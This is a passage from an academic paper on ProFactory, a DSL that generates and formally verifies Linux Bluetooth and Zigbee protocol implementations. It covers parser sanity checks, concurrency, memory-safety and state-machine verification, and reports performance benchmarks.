$$\mathbb{F}+=\left\{\begin{array}{l}\textbf{def } r.receive(V)\ \{\\ \quad M=\textbf{newMsgHandler}();\\ \quad m_{in}.parse(M,V);\\ \quad \textbf{if } (e_1)\ \{\ S;\ \textbf{assert}(\sigma[\mathbf{Ch}_{cur}][state]\equiv s_{from});\ \sigma[\mathbf{Ch}_{cur}][state]=s_{to};\\ \quad\quad\quad m_{out}.compose(V,...);\ \textbf{send}(V);\}\\ \quad \textbf{if } (e_2)\ ...\ \}\end{array}\right\}$$
$$\mathbb{P}+=\{(e_1\wedge state=s_{from})\rightarrow state=s_{to},\ e_2...\}$$

Figure 5: ProFactory DSL Semantics




Figure 6: A running example of modeling a subset of Bluetooth L2CAP specifications

function. If the message m_{in} is a top level message, the function is invoked by another protocol at the lower layer. Otherwise, it is invoked by the receive functions of higher level messages. Inside the function, a handler is first allocated to denote the message. One can intuitively consider it as an id. Message m_{in} is then parsed. If the expression e_1 is satisfied, statement S is executed; the state is updated from s_{from} to s_{to}; a response message is composed and sent. Similarly, if the expression e_2 is satisfied, a different transition is performed. The symbolic constraint specifies the possible state transitions. The semantics for *Send* is similarly defined and elided.

4.3 A Real-world Example

In the Bluetooth protocol stack, L2CAP is one of the most critical protocols, responsible for protocol multiplexing and data delivery between applications and the protocol stack. It sits on top of the HCI (Host Controller Interface) layer (i.e., a link layer) and serves a large number of upper layers such as RFCOMM (Radio Frequency Communication), HIDP (Human Interface Device Profile), and BNEP (Bluetooth Network Encapsulation Protocol). Figure 6 (a) shows a few simplified code snippets from a Linux Bluetooth 5.0 implementation. They are to handle L2CAP command messages.

Function `l2cap_sig_channel` is invoked by a callback from the lower HCI layer to process a L2CAP command. Depending on the command type (Line 5335) in the command header (Line 5702), it invokes function `l2cap_connect_req` to process a connection request or `l2cap_config_req` to process a configuration request. Inside `l2cap_connect`, Line 3777–3820 leverage the PSM (protocol service multiplexer, like port for TCP) field to look up a parent channel listening to this kind of service request. If there is such a channel and no existing channel is using the requested source channel ID (Line 3771, 3798), it spawns and initializes a new L2CAP channel (the channel is initialized to the initial `BT_START` state, which is not explicitly shown in the snippets). It then sets the channel to `BT_CONFIG` state, and uses `l2cap_send_cmd` which is a wrapper API of the lower HCI layer to send a response message (Line 3841–3870). Inside `l2cap_parse_conf_req`, the loop in Line 3316–3325 traverses a list of configuration options. For example, it sets the MTU of the channel if an mtu option is included (Line 3323). Inside `l2cap_config_req`, a configuration request cannot be accepted/parsed unless the channel is at `BT_CONFIG` state (Line 4052). After parsing, it sends a response message and sets the channel to the ready state `BT_CONNECTED` (if the configuration is successful, Line 1251–1261).

Using our DSL, we can rewrite the complex implementation (hundreds of LOC) to 31 LOC in DSL as shown in Figure 6 (b). We use yellow, blue and green in (a) and (b) to mark artifacts related to L2CAP commands, connection requests, and configuration requests, respectively. We also use circled annotations in (a) to associate concrete variables and operations to abstract types in (b). For example, `u8*data` at Line 5700 is abstracted to Line T21, meaning that it is a L2CAP command message whose header directs the parsing to different commands. The corresponding message formats and state machine are shown in Figure 6 (b.i, b.ii).

5 Code Generation

ProFactory automatically generates C code from the DSL specification. The semantic rules in Figure 5 specify the functions we need to generate and the semantics of these functions. However, those functions are still abstract. In this subsection,

we discuss how the concrete C code is generated.

Specifically, each type definition in a protocol specification leads to a C data structure. For example, a header type definition $h :=$ **Hdr** $f_{type} \cdot f_{len}$ leads to a C data structure definition "*typedef struct* {... f_{type} ...; f_{len} ...;} h;". Functions like those described in the semantic rule of the type definition are generated. For the above header example, the two functions in Rule 3 in Figure 5 are generated. Hash-map operations through the store, e.g., $\sigma[M][f_{type}]$, are compiled to the corresponding data structure field accesses.

Sanity Checks An important advantage of PROFACTORY is that it ensures parser security by inserting bounds checks and input validity checks. Note that the length of each field, header, message is clearly specified in our DSL. If necessary, value ranges are also specified. Runtime checks like those in the symbolic constraints set $\mathbb{P}$ (derived while compiling the protocol specification) are automatically inserted.

Multiplexing PROFACTORY supports multiplexing which entails concurrent connections. To avoid races, PROFACTORY automatically adds mutexes to guard accesses to data structures involved in multiplexing, such as the channel list field in a connection data structure, the current connection/channel variable, and connection/channel parameter data structures.

Packet Fragmentation Developers are oblivious to the implementation details of packet fragmentation. They only need to specify how the MTU value is negotiated as part of the protocol specification. To support fragmentation, PROFACTORY automatically inserts an additional fragmentation header (including fragment ID, offset and continuation flag) into the header of each message and the fragmentation logic is injected in message send/receive functions.

Timer and Counter PROFACTORY does not customize timer or counter constructs. Instead, it leverages the generic kernel socket timer *sk_sndtimeo* (40s is a reasonable timeout value) for message sending, and the delayed callback registration *schedule_delayed_work*() (value is set by the timeout attribute of *State*) for message receiving, where the timeouts trigger the close of sockets. They are transparent to developers, and they are automatically generated for *Recv* and *Send*.

Cryptographic Operations Modeling cipher suites is out of the scope of our DSL, while cryptographic constructs are packed into prepared interfaces. Specifically, PROFACTORY offers two expressions *setSec*(*int*) and *getSec*() (omitted in Figure 4 for brevity) for security level setting and fetching. *setSec*(*int*) sets the security level to a predefined integer value, which indicates whether the protocol performs encryption/decryption. The lower-layer protocol checks the setting, establishes the corresponding lower-layer connection and delivers messages. The lower-layer of the other communication peer updates this security level after the lower-layer connection is established, but this is oblivious to the upper-layer. If the other peer wants to know what security level the communication operates on, it should explicitly check it by using *getSec*(). Developers are oblivious to the implementation details of those interfaces but only regard them as cryptographic delegating pipes of the lower-layer. For instance, L2CAP encloses a security level *sec_level* in the channel data structure, and the lower-layer (HCI) accesses this value for encryption jurisdiction when performing message delivery. NWK maintains *nwkSecurityLevel* in NIB (Network Information Base), and the lower-layer (MAC) accesses this value to apply corresponding security strategies.

Interfacing with Application, Kernel and Other Protocols While our DSL is platform-independent, allowing to specify the main logic of network protocols, the generated code has to be platform dependent, interfacing with four parties: *user space applications*, *the underlying kernel*, *lower layer protocol* and *upper layer protocol(s)*. PROFACTORY currently supports Linux. The generated implementation for a protocol is packaged as a Linux kernel module. In the following, we explain the four interfaces. Then we present an example.

All network protocols in Linux interface with user applications through the socket interface, which includes socket data structure and a number of API functions such as *bind*(), *listen*(), *accept*(), *connect*(), *send*() and *recv*(). To setup the user space interface, the kernel module initialization needs to register the protocol by providing the protocol name such as "`L2CAP`" and the socket data structure of the protocol (containing a reference to a channel data structure). It also registers a list of functions implementing the aforementioned APIs, e.g., *l2cap_sock_sendmsg*() is registered for *send*() and *sendmsg*(). According to the action type n_{act}, *connect*(), *send*()/*sendmsg*() and *shutdown*() are connected to the message sending functions emitted through *Send* instances. This is transparent to developers. The user space *send*() and *recv*() functions are merely sending and receiving raw data such that the underlying protocol is completely transparent to them.

The generated code interfaces with the upper layer protocols through a provided callback function. Theoretically, such functions can be registered. However, the current Linux protocol stack implementation hardcodes them. For example, the callback function provided by the Bluetooth family to L2CAP for raw data delivery has a fixed name *l2cap_data_recv*(), which is invoked inside the body of m_{data}.*recv*() that receives an L2CAP data message. Note that invoking the actual callback is transparent to developers but they only need to write a *deliver* expression (omitted in Figure 4 for brevity) to fulfill this. The interface with the lower layer protocol is similar. Upon receiving a data message in the lower layer (addressing our protocol), a fixed function is invoked that further invokes the various parser functions generated from DSL. Developers are also oblivious to the connection between the callback and the generated parser functions. The generated code also makes use of kernel functions such as socket allocation *sk_alloc*() when creating new channels, to which the developers are oblivious. An example can be found in Appendix A.

Code Generation Algorithm The algorithm of code generation is simplified and summarized in Algorithm 1. First,

data structures are emitted to compose a header file (Line 1–8). Note that the emission of some fields (e.g., timer, state, linked list, mutex and lock) in channel and connection structure is transparent to developers, and PROFACTORY leverages those fields to fulfill state transitions and multiplexing. Then, *findChanByPara* function is generated for each of the parameters defined in the channel structure (Line 9–11), and *createChan* and *createConn* are also emitted (Line 12–13), where concurrency control operations are included. For each message containing a header, a parser is generated to extract (*skb_pull*) the header (Line 16–17), perform sanity checking (Line 18) and invoke an inner parser (Line 19), composing a hierarchical parsing tree. Similarly, a hierarchical message constructor (Line 23–24) is generated to set header fields (e.g., length field). In contrast, a receiving transition defines the parser of a base message (leaf parsing node) without a header. Similarly, it extracts all the fields (Line 28–29) and performs sanity checking (Line 30). In addition, it allocates memory (Line 32), prepares (*skb_put*) local references (Line 33–34), conducts the concrete state transition (Line 37–38), and performs packet delivery (Line 39) for the outgoing message (if applicable). In particular, the optional header argument $[h]$ in Line 19 only applies to the parser of base message, which is reflected in Line 27. This design aims to handle message formats where the innermost content parsing involves the information of the adjacent header. Finally, a sending transition defines a message serializer which is almost the same as the construction of the outgoing message in a receiving transition, but the only difference is that it is allowed to carry a user-space data chunk passed through a socket sending function (Line 46, 56). Note that the recursive code generation of expressions/statements, and the channel/connection unlocking operations at the end of parsing are omitted for brevity.

6 Automated Verification

An important goal of PROFACTORY is to achieve correctness and security by construction. The goal is validated by automated verification, which includes the following three aspects: verifying *concurrency control correctness using VCC [2, 52]*, *memory safety using Frama-C [17]*, and *state-machine correctness using Z3 [42]*. Note that bugs in any of these aspects could lead to security exploits. We use different tools for the three aspects as they have different focuses. For example, VCC was designed to prove concurrency correctness and has limited support for type/pointer casting, whereas Frama-C was designed to prove memory safety and can hardly reason about concurrent program behaviors. Z3 is a general reasoning engine, and hence very suitable for reasoning about high-level state machine behaviors. The inputs to the first two are C-like functions that can be automatically emitted by PROFACTORY. However, as in most verification systems, the proof process may require developers' manual intervention, e.g., providing a small number of additional pre-conditions

Algorithm 1: Code Generation Algorithm

```
Def. : H,P,M,R,D - sets of defined headers, defined parameters,
       defined messages, defined receiving transitions and defined
       sending transitions
     : structGen - generate data structures
     : localGen - generate local pointers
     : extractGen - refer pointers to socket buffer data
     : checkGen - generate sanity check block
     : allocGen - generate socket buffer allocation block
     : baseMsg - get message base of a layered message
     : timerGen - generate timer updating block
     : sendGen - generate message delivery block
     : codeGen - generate type-specific block
1  foreach h ∈ H do
2  |  structGen(h)                                  ▷ packed data structure
3  end
4  foreach p ∈ P do
5  |  structGen(p)                                  ▷ packed data structure
6  end
7  structGen(ch)
8  structGen(cn)                                   ▷ end of header file generation
9  foreach p ∈ ch do
10 |  codeGen(p)                                    ▷ generate findChanByPara
11 end
12 codeGen(ch)                                     ▷ generate createChan
13 codeGen(cn)                                     ▷ generate createConn
14 foreach m = h(f = n1 ? : m1)... ∈ M do
15 |  codeGen(m) = define parse_m(ch,cn,skb_in){
16 |  localGen(h)
17 |  extractGen(h)
18 |  checkGen(h)                                  ▷ failure is directed to drop
19 |  if(f == n1) return parse_m1(ch,cn,[h],skb_in);
20 |  ...
21 |  else goto drop;
22 |  drop: kfree_skb(skb_in); return error;}
23 |  + define compose_m(ch,cn,skb_out){
24 |  compose_m1(ch,cn,skb_out);...}               ▷ details omitted
25 end
26 foreach r ∈ R do
27 |  codeGen(r) = define
   |    parse_baseMsg(m_in)(ch,cn,h_prev,skb_in){
28 |  localGen(baseMsg(m_in))
29 |  extractGen(baseMsg(m_in))
30 |  checkGen(baseMsg(m_in))                      ▷ failure is directed to drop
31 |  if(codeGen(e1) ∧ ch → state == s_f1){
32 |  allocGen(m_out)                              ▷ failure is directed to drop
33 |  localGen(m_out)
34 |  extractGen(m_out)
35 |  codeGen(S)
36 |  compose_mout(ch,cn,skb_out);
37 |  (ch → state) ← s_t1
38 |  timerGen(s_t1)
39 |  sendGen(m_out)}
40 |  ...
41 |  else goto drop;
42 |  return success;
43 |  drop: kfree_skb(skb_in); kfree_skb(skb_out); return error;}
44 end
45 foreach d ∈ D do
46 |  codeGen(d) = define send_mout(ch,cn,data,len){
47 |  allocGen(m_out)                              ▷ failure is directed to drop
48 |  localGen(m_out)
49 |  extractGen(m_out)
50 |  if(codeGen(e1) ∧ ch → state == s_f1){
51 |  codeGen(S)
52 |  (ch → state) ← s_t1
53 |  timerGen(s_t1)}
54 |  ...
55 |  else goto drop;
56 |  if(data ∧ len)memcpy(skb_put(skb_out,len),data,len);
57 |  compose_mout(ch,cn,skb_out);
58 |  sendGen(m_out); return success;
59 |  drop: kfree_skb(skb_out); return error;}
60 end
```

and/or loop invariants. The input to Z3 is a set of symbolic constraints derived by interpreting the DSL specification (i.e., $\mathbb{P}$ in Figure 5).

Concurrency Control Correctness. In generated code, concurrency control takes place in connection multiplexing operations, where multiple channels share common information. The verification aims to ensure accesses to such common information do not cause races or deadlocks. During code generation, PROFACTORY also emits code that is amenable for VCC. Particularly, it makes the code self-contained by providing mock data structures and API functions, and replaces mutex operations with VCC-specific lock acquisition and release. With the annotations of the shared data structures, VCC automatically determines concurrency correctness. Figure 7 illustrates an example of this procedure. The code snippet in (a) presents a function generated by PROFACTORY that updates the `mtu` field of a channel indexed by a channel id `cid`. Observe that a lock is acquired at Line 4 before accessing the list of channels and then released at Line 10. The channel is further locked at Line 12 and then released at Line 14 after updating the `mtu` field. The snippet in (b) shows the corresponding version for VCC verification with those in green being VCC-specific keywords declaring shared objects and auxiliary objects. The tags show the correspondences of the mutex operations in (a) and (b). VCC then proves that the code in (b) is race-free and deadlock-free. Details of VCC are not the focus of our work and hence elided. Interested readers are referred to [2].

Memory Safety. Frama-C verification requires per-function code annotations written in its own ACSL specification language [17]. Most such annotations (e.g., pointer validation, memory span validation, memory span separation, loop variant and loop invariant) can be generated by PROFACTORY, but due to the difficulty in automatically producing the complete set of annotations, developers may need to manually insert additional (very limited) preconditions and/or loop invariants to assist the verification process. All the kernel data structures (e.g., `sk_buff`) and their operations are manually pre-simplified (one-time effort) as they are not supported. The verification excludes memory access vulnerabilities, i.e., buffer overflow, invalid pointer dereference, memory leakage, use after free and double free. In particular, being free from buffer overflow and invalid pointer dereference are deductively verified, where intermediate targets such as being free of infinite loop, integer overflow/underflow and dividing by zero are also guaranteed, while Frama-C guarantees being free of memory leakage, use after free and double free by tracking memory allocation/deallocation operations. Figure 8 showcases a generated function with Frama-C annotations. The function iterates a parameter list stored in `skb_in`, where the lines highlighted in green are the annotations. It was successfully verified by Frama-C. Specifically, the annotations consists of two parts, *function annotations* (Line 21–28) and *loop annotations* (Line 34–44). The former de-

```
01 static int parse_config(int cid, int mtu, ...,
02 struct conn* pconn) {
03   struct chan* pchan = NULL;
04   mutex_lock(conn->list_lock);   L1
05   pchan = pconn->chan_list;
06   while(pchan){
07     if(pchan->cid == cid) break;
08     pchan = pchan->next;
09   }
10   mutex_unlock(pconn->list_lock);   R1
11   if(!pchan) return CHAN_NOT_EXIST;
12   mutex_lock(pchan->lock);
13   pchan->mtu = mtu;   L2
14   mutex_unlock(pchan->lock);   R2
15   return SUCCESS;
16 }
```

(a)

```
17 static int parse_config(int cid, int mtu, ... _(ghost \claim c))
18   _(always c, (&ChanDataListContainer)->\closed)// channel
19 list must not be claimed
20   _(requires cid > 0)
21 {
22   CHAN_DATA* pchan = NULL;
23   _(assume \thread_local(pchan))// thread-local assumption
24   Acquire(&ChanDataListLock _(ghost c));// claim list lock
25   _(unwrapping &ConnData.ChanDataList)// enable access
26   _(writes pchan)   L1
27   {
28     pchan = ConnData.ChanDataList;
29     while(pchan) {
30       if(pchan->cid == cid) break;
31       pchan = pchan->next;
32     }
33 } ...   R1
34   Release(&ChanDataListLock _(ghost c));// release list lock
35   _(ghost \claim d = \make_claim({&ChanDataContainer},
36 (&ChanDataContainer)->\closed);)
37   Acquire(&ChanDataLock _(ghost d));// claim channel lock
38   _(unwrapping &ChanData)// enable access
39   _(writes \span(pchan))   L2
40   {
41     pchan->mtu = mtu;
42   }   R2
43   Release(&ChanDataLock _(ghost d));// release channel lock
44 ...}
```

(b)

Figure 7: Concurrency correctness for updating a channel

```
01 #define H_CONF_SIZE 8
02 #define P_OPT_SIZE 4
03 #define PL_MAX_CONF_SIZE 8
04 struct sk_buff {
05   int len;
06   char* data;
07   ...
08 };
09 struct conf {
10   int conf_type;
11   unsigned int len;
12 }__attribute__((packed));
13 struct opt {
14   unsigned int optVal;
15 }__attribute__((packed));
16 struct chan {
17   int mtu;
18   int fcs;
19   ...
20 };
21 /*@ requires ArgReq: \valid(pchan) &&
22 \valid(skb_in);
23   @ requires SkbReq: skb_in->len >= 0 && \
24 valid(skb_in->data + (0..skb_in->len));
25   @ requires SeparationReq: \
26 separated((char*)pchan + (0..sizeof(struct chan)),
27 (char*)skb_in + (0..sizeof(struct sk_buff)), skb_in-
28 >data + (0..skb_in->len));*/
29 static int parse_config(struct chan* pchan, struct
30 sk_buff* skb_in) {
31   int iter_cnt = 0;
32   struct conf* conf_hdr = 0;
33   struct opt* opt_para = 0;
34   /*@ loop invariant \valid(skb_in);
35     @ loop invariant \valid(pchan);
36     @ loop invariant skb_in->len >= 0;
37     @ loop invariant \valid(skb_in->data + (0..skb_in-
38 >len));
39     @ loop invariant iter_cnt <= PL_MAX_CONF_SIZE;
40     @ loop invariant \separated((char*)pchan +
41 (0..sizeof(struct chan)), (char*)skb_in +
42 (0..sizeof(struct sk_buff)), skb_req->data + (0..skb_in-
43 >len));
44     @ loop variant skb_in->len;*/
45   while(skb_in->len > H_CONF_SIZE && iter_cnt <
46 PL_MAX_CONF_SIZE) {
47     conf_hdr = (void*)skb_in->data;
48     skb_in->data += H_CONF_SIZE;
49     skb_in->len -= H_CONF_SIZE;
50     if(conf_hdr->len > skb_in->len || conf_hdr-
51 >len != P_OPT_SIZE) goto drop;
52     opt_para = (void*)skb_in->data
53     if(con_hdr->conf_type == 1) {
54       chan->mtu = opt_para->optVal;}
55     else if(con_hdr->conf_type == 2) {
56       chan->fcs = opt_para->optVal;}
57     ...
58     skb_in->len -= P_OPT_SIZE;
59     skb_req->data += P_OPT_SIZE;
60     iter_cnt++;
61   }
62   return 1;
63 drop:
64   ...
65   return 0;
66 }
```

Figure 8: Memory safety for iterating a parameter list

notes the function preconditions (which need to be verified at each callsite of the function). For instance, the execution of `l2cap_conf_parse` requires valid pointers (Line 21–22), valid socket buffer size (Line 23–24) and *separated argument spans* (Line 25–28), meaning they do not overlap. In contrast, loop annotations assist proving loop termination and iterative memory access safety. It usually includes a loop variant that changes across iterations and hence is related to loop termination (e.g., Line 44, length of remaining data in the socket buffer), and a list of loop invariants that specify predicates that must hold across iterations and substantially facilitate the proof procedure (e.g., Line 34–43). Internally, the invariants are auxiliary lemmas which help the proof and must also be deductively verified from function annotations. More details about Frama-C verification can be found in [17].

State Machine Verification by Symbolic Model Checking. To verify state machine correctness, we translate the DSL specification to symbolic constraints and check if the model satisfies a number of general properties. PROFACTORY rewrites DSL specification to the SMT-LIB [19] representa-

tion of Z3, a well-known theorem prover. Z3 supports reasoning of constraints in a large number of theories such as integer, string, array, and bit-vector theories. Specifically, symbolic variables are introduced to describe attributes of abstract data types, such as value of a field f, denoted as $f.val$ in $\mathbb{P}$ of Rule 1 in Figure 5, and variables such as channel state. Operations in $\mathbb{P}$ such as additions and multiplications are translated to Z3 operations in the corresponding theories. Logical operations, such as conjunctions, disjunctions, and implications (e.g., those in $\mathbb{P}$ of Rule 6 in Figure 5 describing the different possible state transitions guarded by different conditions) are directly supported by Z3. General statements such as assignments (whose semantics are standard and elided from Figure 5) are also translated to symbolic constraints. The translation of these statements is standard [29] and elided. Loops are unrolled with the unroll bound of 10, which is practically sufficient for the protocols we model. Note that while at runtime there are multiple channels, we do not have to model these instances during symbolic model checking as we are interested in state transition properties. Variables that can be defined by the user-space, kernel, and remote requests are largely free variables. That is, they are only constrained by range specifications if there are any. We say a property is satisfied (SAT) if Z3 can find a value assignment to all these free variables that can satisfy the property. We validate a number of general properties of state machine behaviors.

State Reachability The first property asserts that a destination state s_1 is reachable from the initial state s_0, denoted as $reachable(s_0, s_1)$. Let the symbolic encoding of the protocol be M, which includes the symbolic constraint encodings of all the protocol specifications and statements, and the state variable be $state$. We use $reachableInOne(s_0, s_1)$ to denote that s_1 can be reached from s_0 by one step transition. It is hence defined as $M \wedge state = s_0 \rightarrow state_1 = s_1$. Note that we have to rename $state$ to $state_1$ to denote the new state. Intuitively, it is SAT if Z3 can find a valuation to free variables (e.g., a message) that induces the state to change from s_0 to s_1 in one step. Constraint $reachableInTwo(s_0, s_1)$ is defined as $reachableInOne(s_0, s_k) \wedge reachableInOne(s_k, s_1)$. Note that the M encodings in $reachableInOne(s_0, s_k)$ and $reachableInOne(s_k, s_1)$ need to be renamed as well since they need to be resolved independently (representing different messages). Therefore, $reachable(s_0, s_1)$ is defined as follows.

$$reachableInOne(s_0, s_1) \vee reachableInTwo(s_0, s_1) \vee ...$$

Currently, our reasoning is bounded at 15 steps, that is, the maximum transition path has 15 steps.

Transition Coverage This property dictates that any transition defined in the protocol is feasible, meaning that it can be triggered by some message sequence(s). Assume the condition guarding a transition from s_1 to s_2 is e, we assert $reachable(s_0, s_1) \wedge e$. Intuitively, we assert that s_1 is reachable from the initial state and e is satisfiable.

Absence of Transition Conflict This property states that if a message can trigger two or more transitions, there are not two of them satisfiable simultaneously. Assume s can lead to s_1, s_2, ..., s_k, guarded by e_1, e_2, ..., e_k, respectively. For any $i, j \in [1, k]$ and $i \neq j$, we assert $reachable(s_0, s) \wedge e_i \wedge e_j$. Any SAT result indicates the protocol is buggy. If all are UNSAT, the property holds.

Race-free Message Sends This is the property illustrated in Section 2. When two peers are both in some state that is expected to send out a message, the protocol may be trapped into an asynchronous sending race that may lead to message loss. Suppose we have a state s_1^a for device A and a state s_1^b for device B and they have transitions to states s_2^a and s_2^b respectively, which are both triggered by a message send event, with A sending m_a and B sending m_b. As both devices are in a sending race, A may stay at s_1^a or reach s_2^a when m_b arrives. Correspondingly, B may stay at s_1^b or reach s_2^b when m_a arrives. Therefore, message loss may happen when (1) s_1^a or s_2^a does not accept m_b, or (2) s_1^b or s_2^b does not accept m_a, since the message m_a or m_b can be dropped. Validating this property requires coupling the reasonings of both sides of a connection. In the following, we define a constraint $coReachInOne(s_1^a, s_1^b, s_2^a, s_2^b)$ that states that by exchanging a message, device A can reach s_2^a (from s_1^a) and device B can reach s_2^b (from s_1^b).

$$(M_a \wedge s_1^a \rightarrow s_2^a) \wedge (M_b \wedge s_1^b \rightarrow s_2^b) \wedge (\overleftarrow{m}_a = \overrightarrow{m}_b \vee \overleftarrow{m}_b = \overrightarrow{m}_a)$$

The first two clauses assert there are messages that induce the state transitions and the last asserts that the incoming message at A must be the outgoing message at B or vice-versa. Note that the messages (e.g., $\overleftarrow{m}_a$ and $\overrightarrow{m}_a$) are essentially a subset of symbolic variables in the model M_a. They are instantiated when Z3 resolves M_a. We can define $coReach(s_1^a, s_1^b, s_2^a, s_2^b)$ to dictate that starting from s_1^a and s_1^b, the two devices can reach s_2^a and s_2^b, respectively, after exchanging a sequence of messages, in a way similar to defining $reachable()$ from $reachableInOne()$. For all state pairs s_1^a and s_1^b that can both send messages, guarded by conditions e_a and e_b. We assert $coReach(s_0^a, s_0^b, s_1^a, s_1^b) \wedge e_a \wedge e_b$. If none is SAT, the property holds. Otherwise, it is vulnerable.

Deadlock-free Message Receives The property states that at any time when two peers are both expecting an incoming message at some state, the protocol may get stuck in a receiving deadlock. Therefore, given a pair of states s_1^a and s_1^b at the two peers, respectively, we assert the following.

$$coReach(s_0^a, s_0^b, s_1^a, s_1^b) \rightarrow ((M_a \wedge s_1^a \rightarrow s_2^a \wedge \overrightarrow{m}_a \neq nil) \vee (M_b \wedge s_1^b \rightarrow s_2^b \wedge \overrightarrow{m}_b \neq nil))$$

The antecedent is the reachability of the two states. The consequent is to say either one can move forward with a message send, meaning that the peer does not have to wait for an incoming message. Any pair that yields UNSAT indicates a deadlock problem.

Consistent Security Level In Linux each protocol maintains a security level variable that varies during the lifetime of a connection, depending on the states of authentication and encryption. PROFACTORY supports the mechanism although

we do not model it in the DSL syntax/semantics for brevity. Given a state s, we use $sec(s)$ to denote the security level at the state. The security consistency property dictates that if a state can be reached through different message sequences, it must have the same security level. We assert the following.

$$reachable(s_0, s) \rightarrow sec(s) \ \wedge \ reachable(s'_0, s') \rightarrow sec(s') \\ \wedge \ sec(s) \neq sec(s')$$

Here, s'_0 and s' denote a renamed version of s_0 and s, respectively, indicating that they are considered different symbolic variables internally although they have the same meaning. This is to allow Z3 to resolve them independently. Any SAT result suggests an inconsistency problem. In Section 7, we would exhibit a violation of the property.

For the above discussion, one can observe that the model checking is performed in two modes: *isolated* and *coupled*. In the former, we only consider one side of the connection and assume messages from the other side can be anything, even corrupted intentionally by the adversary. In the latter, we reason both sides together and trust the connection to deliver messages properly such that messages on the two sides can be coupled (e.g., in the race-free and deadlock-free properties).

7 Evaluation

We implement a prototype of ProFactory in Haskell. We use it to customize 8 IoT protocols, including various Bluetooth (v5.0) protocols for Linux 4.10 kernel and Zigbee (v1.0) NWK layer for ZBOSS simulator [3]. Note that ProFactory can also be ported to other protocol stacks or systems if corresponding platform-dependent interfaces are provided. Currently, ProFactory does not fully support code generation for the Android kernel. Hence, for the evaluation purposes, we generate core communication components of Bluetooth protocols and manually adapt and integrate them into Android to obtain a customized Bluedroid (or Fluoride) [4].

According to original Bluetooth specifications, we write SDP (Service Discovery Protocol), PAN (Personal Area Network), BNEP, HIDP, RFCOMM and L2CAP in our DSL, and generate code for Linux. Note that BlueZ operates SDP and PAN in the user space but we generate kernel versions for them. Those implementations all pass the verification and they work properly when communicating with real devices (or simulator in the case of Zigbee). We customize RFCOMM and L2CAP, only focusing on the functionality of connection-oriented data delivery, and separating L2CAP classic and L2CAP BLE (Bluetooth Low Energy). Table 1 shows the lines of code in DSL, in the original implementation, and in the generated implementation for each protocol. Compared to the original implementation, the DSL specifications are much more succinct. Even the generated code is of smaller size.

7.1 System Performance

With the generated protocol implementation, we deploy two Raspberry Pi 3 devices, two desktop computers and two Android phones (Google Pixel 2) to measure performance for paired communication. Specifically, Raspberry Pi 3 devices and desktop computers load our customized L2CAP and RFCOMM, while we manually replace communication functions with our generated codes (adapted for Android) for L2CAP and RFCOMM in Bluedroid. We perform file transfer (object exchange, using RFCOMM and L2CAP) of a 20MB file for both of the original Bluetooth implementations (BlueZ and Bluedroid) and our customized ones. We repeat the experiment 10 times and collect the geometric mean of time costs in Figure 9. As illustrated, the customized implementation is about 4% less efficient. The efficiency loss in customization is mainly caused by the sanity checks enforced on fields, and the lack of data structure layout optimization in type-based code generation. Meanwhile, the memory footprints of the original bluetooth module are 536KB, 536KB and 439KB for desktop, Raspberry Pi and Phone, while the ones of the customized module are 533KB, 533KB and 438KB. The difference is negligible, and the customized module consumes slightly less because we trimmed unused components in customization.

Table 1: LoC comparison between original BlueZ implementations and codes generated by ProFactory

Protocol	Lines of Codes		
	Model Definition	Original	Generated
SDP	971	5500	3478
PAN	183	1023	635
BNEP	590	1447	1162
HIDP	578	1966	1580
RFCOMM	738	4547	2465
L2CAP-CLA	1148	10328	3419
L2CAP-BLE	1247		3868
Zigbee-NWK	782	2373	1471




Figure 9: Comparison of time costs in paired file transfer

Zigbee Evaluation It is challenging to obtain devices with a programmable Zigbee stack. Therefore, we select the Zigbee simulator ZBOSS to conduct our evaluation. Note that this is a reasonable option because mainstream manufacturers are using ZBOSS to test Zigbee implementations before product shipment. In Zigbee NWK, we model the complete NLDE (Network Layer Data Entity) which is responsible for data delivery, consisting of request (for data sending), confirm (for confirming receipt) and indication (for updating link quality). In particular, we customize NLDE by removing the alias fields which are rarely used. For NLME (Network Layer Management Entity), we only model the message formats and generate the primary parsers, but all the payload processing is delegated to the original implementation in ZBOSS. NLME is hardware-specific, highly coupled with lots of hardware physical features and routing operations. Without introducing additional specifications to describe those semantics, ProFactory is not able to correctly express the whole procedure.

